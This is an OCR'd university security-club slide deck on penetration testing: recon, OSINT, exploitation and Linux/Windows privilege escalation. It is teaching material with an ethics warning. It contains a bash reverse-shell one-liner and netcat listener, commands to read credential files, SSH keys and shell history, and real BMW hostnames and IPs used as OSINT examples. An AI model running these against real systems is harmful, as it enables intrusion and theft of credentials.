Penetration Testing & Ethical Hacking

UBNetDef, Spring 2021
Week 11
Lead Presenters: Raphael Karger, Lucas Crassidis
Special Thanks: James Droste

Agenda


1. Ethics
2. What is pentesting/Outside learning resources
3. Cyber kill chain
4. Reconnaissance
   a. Scope
   b. Tooling
   c. OSINT
5. Exploitation
   a. Web Applications
   b. Reverse Shells
   c. Resources to Find Exploits
6. Privilege escalation
   a. Linux
   b. Windows

Don’t do anything you learn here on a system you don’t have permission to do it on

Federal Prison is bad!

What is Penetration Testing


- Goal is to help better defend an organization
- We do this by identifying vulnerabilities and exploiting them



Where Can I Learn Ethical Hacking?

- Boot2Root: Hack the Box, Vulnhub
- CTFs: ctftime.org, picoctf
- Youtube: Hackersploit, Ippsec, Live Overflow (advanced)

Cyber Kill Chain Quick Refresh



Applying this to a Boot2Root CTF

- Recon (usually done with tools like nmap)
- Exploitation to gain a shell/commands
- Further Recon
- Privilege escalation

What is Reconnaissance?

- First Phase of Penetration Test
- Focused on collecting Information
- Active Reconnaissance
  - Gaining information by interacting with a targets computers and networks
  - Examples: Netcat, Ping, Nmap
- Passive Reconnaissance
  - Gaining information without interacting with targets computers and networks
  - Examples: Google Dorking, Viewing Company Listings

Scope

- What you as the attacker are allowed to test
- Can be domain or IP ranges
- Can also involve some OSINT

Scanners

- In our case this will be from a black box perspective
- Nmap: One of the most important tools, scans a targets ports with scripting support!
- Sqlmap: tests a target site for SQL vulnerabilities
- Nikto: Tool that scans websites for vulnerabilities
- And many many more!

Nmap Example

Nmap -p- -oN results.txt -A 192.168.0.1

- -p- is scan for all ports
- -oN is output to standard text format
- -A runs these three flags: sV (get service version) sC (run safe scripts) O (get OS info)
- 192.168.0.1 is our target system, run with mast to scan full network (192.168.0.0/24)

Other Tools

- Burpsuite: Framework for manipulating and testing web apps
- Wireshark: Tool for analyzing packets
- And also many more!

OSINT


- Open Source Intelligence (OSINT) is data collected from publicly available sources to be used in an intelligence context

Goals of OSINT

- Discover sensitive information
- Widen Scope
- Find Assets
- Discover internal workings of company

Google Dorking

- Using Google's (or any other search engine) indexing capability to find information that should not be found
- Syntax:
  - AND is always implied.
  - OR: Shrek (Musical OR Onion)
  - "-" = NOT: Shrek -Fiona
  - "+" = MUST: Shrek +Donkey
  - Use quotes for exact phrase matching: “Ogres have layers”



- Example Dorks: mail/u/0 filetype:pdf, site:*.domain.tld ext:txt
- Useful Sites:
  - https://www.exploit-db.com/google-hacking-database

Job Postings

- Company job listings are a great way to find what technologies the company uses
- Useful Sites:
  - https://www.linkedin.com/jobs
  - https://glassdoor.com
  - https://indeed.com

BMW 4.1★

Mobile App Developer (f/m/x)

Apply Now | Save | •••

Job | Company | Rating | Salary | Reviews | Benefits


We create premium contextual digital experiences for the BMW Group, both inside and outside our vehicles. Our market leading service line ConnectedDrive is a digital in-car offering that has set the premium standard in the automotive industry for connected vehicles.

What awaits you?

- Together we develop iOS, Android, in-car apps as well as backend components with technologies including native mobile development, Flutter/Dart, Typescript, C#, Java, Azure.
- The coordination of the activities with the product owners and process partners and taking care about efficiency, scalability, cost efficiency and maintainability are part of your job field.

Locating Subsidiaries

- When conducting a large scale penetration test identifying subsidiaries allows for a significantly larger attack surface
  - Useful Sites:
  - https://www.crunchbase.com/organization/companyName



Finding Subdomains

- Subdomain - simply a domain that is a part of another domain
  - Examples: mail.google.com, portal.itsli.albany.edu, ast.pdp.albany.edu
- Often host unique (and possibly vulnerable) services
- Useful Sites:
  - https://talosintelligence.com/
  - https://dnsdumpster.com/
  - https://crt.sh/?q=domain.tld

Certificates	crt.sh ID	Logged At ⓘ	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	2398036988	2020-01-29	2012-06-13	2013-06-14	guestwlan-portal.cn.bmwgroup.net	CnGuestWlan@bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
	2397998419	2020-01-29	2014-05-16	2015-05-16	ndb.bmw.ru	ruhelpdesk@bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
	2387380487	2020-01-29	2010-08-18	2011-08-18	dealersecure.bmw.com	dealersecure.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
	2387380243	2020-01-29	2010-09-06	2011-09-06	b2b.bmw.com	b2b.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
	2387380320	2020-01-29	2010-08-18	2011-08-18	b2b-tssb-us.bmw.com	b2b-tssb-us.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
	2387380233	2020-01-29	2010-06-23	2011-06-23	plwi.bmw.com	plwi.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
	2387380295	2020-01-29	2010-06-09	2011-06-09	swsint.bmw.com	swsint.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
	2387380250	2020-01-29	2010-06-09	2011-06-09	famos-ps.bmw.com	famos-ps.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI


Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

bmw-int-a10.bmw.com HTTP: Apache	160.46.224.249	BMW Bayerische Motoren Werke Aktiengesellschaft Germany
b8fbb-bea10.bmw.com	160.46.240.185 b8fbb-bea10.bmw.com	BMW Bayerische Motoren Werke Aktiengesellschaft Germany
aem-author-inta10.bmw.com	160.46.251.153 b2cfed-i.bmw.com	BMW Bayerische Motoren Werke Aktiengesellschaft Germany
bmwfs-i-wls10.bmw.com HTTP: BigIP	160.46.248.79 bmwfs-i-wls10.bmw.com	BMW Bayerische Motoren Werke Aktiengesellschaft Germany
bmwfs-t-wls10.bmw.com HTTP: BigIP	160.46.248.80 bmwfs-t-wls10.bmw.com	BMW Bayerische Motoren Werke Aktiengesellschaft Germany
imm-dev0.bmw.com	160.46.225.101 imm-dev0.bmw.com	BMW Bayerische Motoren Werke Aktiengesellschaft Germany


NetDef

What is an Exploit?

- In industry; a bug that enables an actor to perform unintended behaviour in software that results in an advantage
- For our purposes; a way of gaining access to a system
- Well known exploits include, Eternal Blue, Dirty Cow, and Shellshock



Steps

- Check the services
- Do research based off of what you see
- Web apps are always a good route!
- Look for outdated services!

Web App Testing Methodology

- Looking at common vulnerabilities such as those on the OWASP top 10 can help you figure out what to test for
  - https://owasp.org/www-project-top-ten/
- General Steps:
  - Spider & enumerate
  - Gain an understanding of how the application works
  - Looking for endpoints that take user input
  - Experiment with different payloads

Web Apps Common Vulnerabilities

- SQL Injection
  - Code injection technique where malicious SQL statements are inserted into an entry field for execution
  - https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection
- Unrestricted file upload
  - An application allows a user to upload a malicious file directly which is then executed
  - An attacker can upload a “web shell” which enables the execution of commands and code
    - https://github.com/JohnTroony/php-webshells/tree/master/Collection

Reverse Shell

- A reverse shell is a shell created by an attacker, in order to gain an interactive session on a compromised machine
- Based on server-client architecture
- Can be created from almost any language including Bash, Python, PHP, Perl, and Ruby
  - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md
- Programs such as Netcat and Socat allow for the easy deployment of reverse shells

Reverse Shell Example

- The first thing that is required is to start a listener on a port so the server can connect back
  - This can be done in netcat, an example would be: nc -vlp 4444
  - This listens for incoming connections on port 4444
- Next, we need to instruct the server to begin a connection with our listener
  - Example reverse shell: bash -i >& /dev/tcp/10.0.0.1/4444 0>&1
  - Note: we need to swap “10.0.0.1” with the ip of the listening server

Metasploit

- Powerful exploitation framework written in Ruby
- Quick exploitation of systems with a large database of known exploits
- Can also be used for recon and privilege escalation

Resources for exploitation

- Exploit DB: https://www.exploit-db.com/
- Github
- Search Engines!


NetDef

Exercise 1: Nmap and Exploitation!

What is Privilege Escalation (PE)?

- Act of exploiting a bug, design flaw, or misconfiguration in an operating system or application to gain elevated access to resources that are normally protected.
- Requires some form of access to the machine
- Often done in a deductive manner (checklist) IE
  - Check OS information
  - Look at Kernel version
  - Check writable paths

Goal for Linux Privilege Escalation

- Elevate from user permissions to root or sudo user
- Utilize information gathered to create a chained attack

Kernel Exploits

- A linux kernel can be vulnerable to a bug that can be leveraged to escalate privileges
  - Uname -a
- Workflow
  - Check the kernel version
  - Check if there is an exploit for the specific version
  - If the exploit is already compiled, move it to the target system and run
  - Else compile the exploit and then run

SUID Binaries

- SUID is a type of permission which is given to a file and allows users to execute the file with the permissions of the owner
- To search for SUID binaries
  - find / -perm -u=s -type f 2>/dev/null
- Look up these binaries on GTFObins (https://gtfobins.github.io)
- Is there a way to escalate privileges?

SUID Binaries PT: 2 Sudo Rights

- Sudo is “program for Unix-like computer operating systems that allows users to run programs with the security privileges of another user”
- “Sudo -l”
- In this case, nano can be run with sudo permissions
- Can we use it for priv esc?

```
haris@ubuntu:~$ sudo -l
Matching Defaults entries for haris on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User haris may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/nano /var/opt/*
haris@ubuntu:~$
```

World Writable Files

- Writable Service Files
  - If any ".service" files are writable, you could modify it to run a reverse shell or other backdoor when a service is stopped, restarted, or started.
- Writable Service Binaries
  - The same logic applies with the service files, if you can write to an executable that is being ran as a service you can have a revershell or backdoor be triggered as the service user

Readable files

- Depending on the user you are currently running as it may be possible to read certain configuration files
  - find / -perm -o=r -type f 2>/dev/null (Will show alot of stuff beware!)
- These often contain credentials/keys which may be reused
- Be sure to check for files that look like the following:
  - config.* (config.php, config.json, config.xml, etc)
  - database .* (database.php, database.js, etc)
  - *.conf (mysql.conf, httpd.conf, etc)
  - id_dsa
  - id_rsa

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'database_name_here' );

/** MySQL database username */
define( 'DB_USER', 'username_here' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password_here' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Cron Jobs

- Scheduled tasks that run every X amount of time
- View Cronjobs
  - crontab -l
  - ls -al /etc/cron* /etc/at*
- Can you modify the script to inject code?
- Is the script executed using a wildcard?
- Can you write to path with a higher precedence?

```
$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
0 12 * * * /usr/bin/certbot renew --quiet
$
```

Shell History/Environment Variables

- Environment variables are dynamic values that can alter the behaviour of an application
- The environment variables can sometimes contain interesting preset variables
  - Printenv
- Checking the bash history also may yield interesting file paths and some times passwords
  - Cat ~/.bash_history

Automated Linux Enumeration Scripts

- LinPEAS
  - https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/
- LinEnum
  - https://github.com/rebootuser/LinEnum
- LSE
  - https://github.com/diego-treitos/linux-smart-enumeration
- LinuxPrivChecker
  - https://github.com/sleventyeleven/linuxprivchecker

Linux Privilege Escalation Summary

- It's all about Enumeration and Perseverance!
- There are a lot of potential attack vectors
- It takes practice
- Might depend on the nature of the system
- What is the system's role?
- What users are there?


NetDef

Goals of Windows Privilege Escalation

- Two Main Types
  - Admin to System
    - Very easy, won't be discussed
      - Look into schedule tasks if interested
  - User to Admin/System
    - We'll be talking about this
- We will not be talking about active directory

Credentials in Files

- Always check around the filesystem!
  - IIS webserver may be a good place to check
  - Maybe putty if it's installed
  - Recycle bin?
- Run commands to check through known likely files!

Service Misconfigurations

- Editing service config/binary
  - DLL Injections
- Unquoted service paths
  - Is the service running as admin?
  - Check for it's path! If there is no quotes in it, there is a potential vulnerability
  - /Program Files/ and similar folders with a space are prime targets
  - We would name our payload Program.exe

Environment/Powershell History

- Creds Saved in Environment?
  - Get-ChildItem Env: | ft Key,Value
- Powershell History:
  - type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

Vulnerability in Windows Version

- Similar to the Kernel exploits in the Linux Section
  - One liner: *systeminfo | findstr /B /C:"OS Name" /C:"OS Version"*
- Check exploit DB for exploits on the version
- May need to compile with mingw

```
PS C:\Users\[redacted]> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 10 Home
OS Version:                10.0.19042 N/A Build 19042
```

Automated Scripts

- WINpeas:
  - https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
- JAWS:
  - https://github.com/411Hall/JAWS


NetDef

Exercise 2: Privilege Escalation

Further Privilege Escalation Help

- Privilege Escalation Workshop: https://github.com/sagishahar/lpeworkshop
- Linux Privilege Escalation Help: https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/ (Useful on your homework HINT HINT)
- Windows Privilege Escalation Help: https://www.fuzzysecurity.com/tutorials/16.html

Where to go next

- Hack the Box: https://www.hackthebox.eu/
- OSCP (if you really want to get into it): https://www.offensive-security.com/pwk-oscp/
- CTFs: https://ctftime.org/

Summary

- Use nmap and other recon tools to scan the target server
- Use google to research the services you see on the server
  - Make sure to always thoroughly check web apps!
- Get a reverse shell!
- Scan the server as a user to look for potential privilege escalation paths
- Get root/admin

The End!